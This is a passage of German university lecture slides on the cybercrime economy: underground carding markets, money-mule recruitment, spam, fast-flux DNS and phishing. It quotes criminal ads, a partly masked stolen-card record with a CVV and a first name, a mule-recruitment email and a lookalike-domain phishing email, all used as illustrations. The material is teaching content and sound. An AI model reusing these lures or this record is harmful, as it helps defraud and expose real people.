    - Physischer Diebstahl im Restaurant oder am Geldautomaten (Skimming)
  - Infrastruktur notwendig
  - Dienstleistungen von Experten (Hacker, Hoster, Spammer, ...)
- Nachfrageseite:
  - Umsetzen der Daten in Geld, selbst wieder eigene Dienstleistung
  - Cashier-Dienstleister:
    - Benutzen „Money Mules“, um Geld über mehrere Zwischenstationen (und Länder) zu waschen
    - Money Mules dürfen Provision behalten
  - Ähnliches Vorgehen für Waren:
    - Bestellung z. B. mit gestohlenen Kreditkartendaten
    - Lieferung an „Reshipper“, Weiterversand über mehrere Stationen, um Spuren zu verwischen



Quelle: Vömel, 2009, S. 138

Erläuterungen

- Im Rahmen einer Diplomarbeit (Vömel, 2009) wurden Daten aus IRC-Kanal #ccpower aus dem Undernet IRC-Netzwerk beobachtet
  - Dauer der Beobachtung: 10 Wochen (April – Juni 2008)
  - Daten: 676.000 Nachrichten, heruntergefiltert auf 4.165 individuelle Beiträge
- Arten von ausgetauschten Nachrichten:
  - Kreditkartendaten, online banking and business accounts
  - personal data including addresses and phone numbers of victims
  - Cash-out and money transfer operations
  - Hacked hosts, managing hacking, spamming and phishing campaigns
  - Confirmers who act as intermediaries and verify the legitimacy of a business deal
  - Special hardware equipment to carry out scams

```
"Selling valid fresh unused Mastercards/Visa/American Express (...)"
"Selling Fresh France CCz With Cvv2 (...) 30ccz = 200$ (...)"

"Buying all valid cc's Visa or Mastercard 7$ Each ! (...)"
"I need cvv2 From Italy, Who have privat me (...)"
```

Listing 5.13: Sample Advertisements and Requests for Stolen Credit Cards and Credit Card-Related Information

```
"Cashout USA Visa FULL INFO! = 50:50% SHARE! Legit Chaser! (...)"
"CASHING OUT MONEYBOOKERS ACCOUNT. (10.000$/DAILY)"
"Confirm Western Union ...PRV ME"
"I Got Legit U.S.A Item Drop, Split 50/50"

"I am looking for someone in US that can cashout pins. (...)"
"SPAMMER looking for some deals/trustable casheers. !!!"
"I'm looking for a WU confirmer for long term business (...)"
"Looking for a USA/Canada Drop, USA/Canada CVV Cashier (...)"
```

Listing 5.14: Sample Advertisements and Requests for *Cashiers*, *Confirmers*, and *Drops*

```
"Selling BOA for 20$ Hurry, Only Few to sell, Accept e-gold"
"Selling (...) ShopAdmins,Paypalz,Amazons,(...) Accept WU!"

"(T)rade for PayPal and some bank logins - (...) icq <xxx>"
"BUYING ALL VERFIED PAYPALS E-GOLD/WEST UNION"
```

Listing 5.15: Sample Advertisements and Requests for Bank Logins and Online Accounts

```
"(S)elling hacked roots:linux,freeBSD,sunOS;hacked shells (...)"
"Selling botnets/bots For Reasonable Prices.. /msg for Instant deals"

"I want to buy root‘s or remote desktop msg me payment via e-gold"
"NEED REMOTE FROM USA - ADMINISTRATOR -> TRADE FOR ROOT URGENT !"

"I can host scampages... /q <Nick> for details"
"Selling Fresh 5Million Email List For Spamming"

"I need Scam Page Designer !! Msg me now !!"
"I am looking for a Spammer to be parteners !!!!"
```


Listing 5.16: Sample Advertisements and Requests for Hacked Hosts

```
Credit Card Number: 52xxxx1733xxxx3x
CVV:                761
Expiry Date:        06/10
Name:               Eurie <...>
Address:            <...> Ave Apt 3
ZIP:                <...>
State:              Texas
Country:            United States
Phone Number:       <...>
Email Address:      <...>@msn.com
```

Listing 5.17: Example of a Full Personal Record

```
"Sell Fresh Full Info & Cvv2 (AU,CA,UK,US,IT,SP,EU) (...)"
"SELLING CANADIAN ID'S, Be anyone you WANT! Great for WU Pickups (...)"

"Need Valid US Cvv2 & Full info (...) Msg.me Ready to Deal A.S.A.P!!!"
```

Listing 5.18: Sample Advertisements and Requests for Personal Data


Nebenjob! Wir brauchen Personal!
Von:
.hu>"
An:
Bcc:
Betreff:
Nebenjob! Wir brauchen Personal!
Anlagen: keine
Schriftart
Schriftgra
Sehr geehrte Damen und Herren
Als Personalmanager der gesellschaft"Bower Investments Ltd."
freue ich mich, Ihnen die vakante Position eines regionalen
Finanzvertreters in unserer Firma anbieten zu können. Unsere mitar-
beiter die in dieser Position tätig sind, haben mitBanküberweeisungen,
Checks und Geldtransfers zu tun. Wir haben Kunden aus verschiede-
nen Ländern. Darunter sind sowohl die Firmen, als auch die
Privatpersonen, die uns beauftragen.
ZU Ihren Aufgaben würden folgende Tätigkeiten gehören
- Annahme der Banküberweisungen auf Bakkonto
- Überweisungen der Geldmittel am unsere Partner in die anderen
Länder
- Schreiben deder Berichte an uns.
Dabei haben Sie Gelegenheit von 300 bis 1000 EURO tagtäglich
nebenberuflich zu verdienen.

“Money Mules”

- Personen, die illegale Geld- oder Warentransfers tätigen
  - … ist meistens nicht bewusst, dass sie kriminelle Handlungen begehen und unterstützen
- Zunehmend raffiniertere Techniken bei der Anwerbung von Money Mules, z. B. auch über seriöse Bewerbungsplattformen
  - Private Financial Receiver
  - Money Transfer Agent
  - Country Representative
  - Shipping Manager
  - Financial Manager
  - Sales Representative
  - Secondary Highly Paid Job
  - Client Manager


Erläuterungen

- Forschung von Florencio und Herley (2010), Graham (2009), S. 38ff
- … werden oftmals mit professionell aufgemachten Arbeitsverträgen eingestellt
- … machen sich wegen (leichtfertiger) Geldwäsche strafbar
- Money Mules stellen einen entscheidenden Flaschenhals dar, damit Cyberkriminalität überhaupt möglich ist!

Quelle: spam.com

Erläuterungen

- Spam stellt heute eine zentrale Komponente der Cyberkriminalität dar!
- Ursprünglicher Nutzen von Spam
  - Ursprünglich tatsächlich für Werbung angedacht
  - Arbeitsteilige Vorgehensweise im Rahmen von spezialisierten Vertriebsprogrammen (Levchenko et al., 2011)
  - Häufig für zwielichtige Angebote (Medikamente, Uhren, Software)
  - Konversionsrate (also wie viel Umsatz kann aus der Werbung generiert werden) liegt laut Kanich et al. (2008) nur bei 0,00001%
- Heutige Nutzung von Spam
  - Häufig immer noch für Werbung
  - Aber auch für Phishing und zur Verbreitung von Malware
  - Spam ist heutzutage nicht nur lästig sondern auch gefährlich




Template-based Spamming, Quelle: Göbel et al. (2009)

Erläuterungen

- Spam führt zur Verteilung von Bots - Bots werden zum Versand von Spam verwendet
- Wie kann man mittels Spam Bots verteilen?
  - Ausführbare Datei im Anhang
  - Drive-by-Download bei verwundbarem Browser
  - Client-side Exploit bei verwundbarer Anwendung (z.B. Adobe Reader)
- heute Stand der Technik: Template-based Spamming
- neue Verbreitungswege: Twitter
  - Studie von Grier et al. (2010): Sammlung von 400 Millionen Tweets (1 Monat Januar/Februar 2010)
  - darin 25 Millionen unique URLs, davon 8% malware, phishing, scam Seiten
  - Twitter-accounts mit vielen Followern sind attraktives Ziel für Angreifer: Viele follower “re-tweeten” diese Nachrichten und sorgen für zusätzliche (kostenlose) Verbreitung
- Zusätzliche Gefahren durch URL Shortening Services (Neumann, Barnickel, Meyer, 2011)

Fast Flux Service Networks, Quelle: Holz et al. (2008)



(a) Benign HTTP server

(b) FFSN-hosted HTTP server

Figure 4: Content retrieval process for benign HTTP server in comparison to fast-flux service network

Erläuterungen

- Fast Flux service Networks
- Nutzen von Bots als Web-Proxies
- Verstecken der Infrastruktur hinter einem Anonymisierungsinstrument
  - siehe Holz et al. (2008)

```
;; ANSWER SECTION:
myspace.com.            3600    IN      A       216.178.38.116
myspace.com.            3600    IN      A       216.178.38.121
myspace.com.            3600    IN      A       216.178.38.104
```

Figure 1: Example of round-robin DNS as used by `myspace.com`

```
;; ANSWER SECTION:
thearmynext.info.       600     IN      A       69.183.26.53
thearmynext.info.       600     IN      A       76.205.234.131
thearmynext.info.       600     IN      A       85.177.96.105
thearmynext.info.       600     IN      A       217.129.178.138
thearmynext.info.       600     IN      A       24.98.252.230
```

```
;; ANSWER SECTION:
thearmynext.info.       600     IN      A       213.47.148.82
thearmynext.info.       600     IN      A       213.91.251.16
thearmynext.info.       600     IN      A       69.183.207.99
thearmynext.info.       600     IN      A       91.148.168.92
thearmynext.info.       600     IN      A       195.38.60.79
```

Figure 3: Example of A records returned for two consecutive DNS lookups of domain found in spam

IP returned in A record	Reverse DNS lookup for IP	ASN	Country
69.183.26.53	69.183.26.53.adsl.snet.net.	7132	US
76.205.234.131	adsl-76-205-234-131.dsl.hstntx.sbcglobal.net.	7132	US
85.177.96.105	e177096105.adsl.alicedsl.de.	13184	DE
217.129.178.138	ac-217-129-178-138.netvisao.pt.	13156	PT
24.98.252.230	c-24-98-252-230.hsd1.ga.comcast.net.	7725	US

Table 1: Reverse DNS lookup and Autonomous System Number (ASN) for first set of A records returned for fast-flux domain from Figure 3.




Figure 7: IP address diversity for two characteristic fast-flux domains (upper part) and two domains hosted via CDNs (lower part).

Welcome to the American Airlines AAdvantage(R) program, the first and largest loyalty program in the world! We are proud to inform you that today June. 23 /2008 AmericanAirlines.com launch a new reward program. Please log in to your American Airlines account and take the 5 questions survey. For your effort you will be rewarded with $50

Your 50 dollars bonus code is AA-001NXX-2008NX22. Please log in to:
http://aa.americanesairlines.com/bonus/ and follow the steps.

Thank you very much for your help and your patient and hope you will enjoy the American Airlines reward program in the future

Sincerely,
American Airlines Reward Department
Please do not reply to this auto-answer message


Discover the rewards that come with AAdvantage membership and start earning miles toward AAdvantage elite status today. Members can also earn miles at more than 1,500 participating companies including:

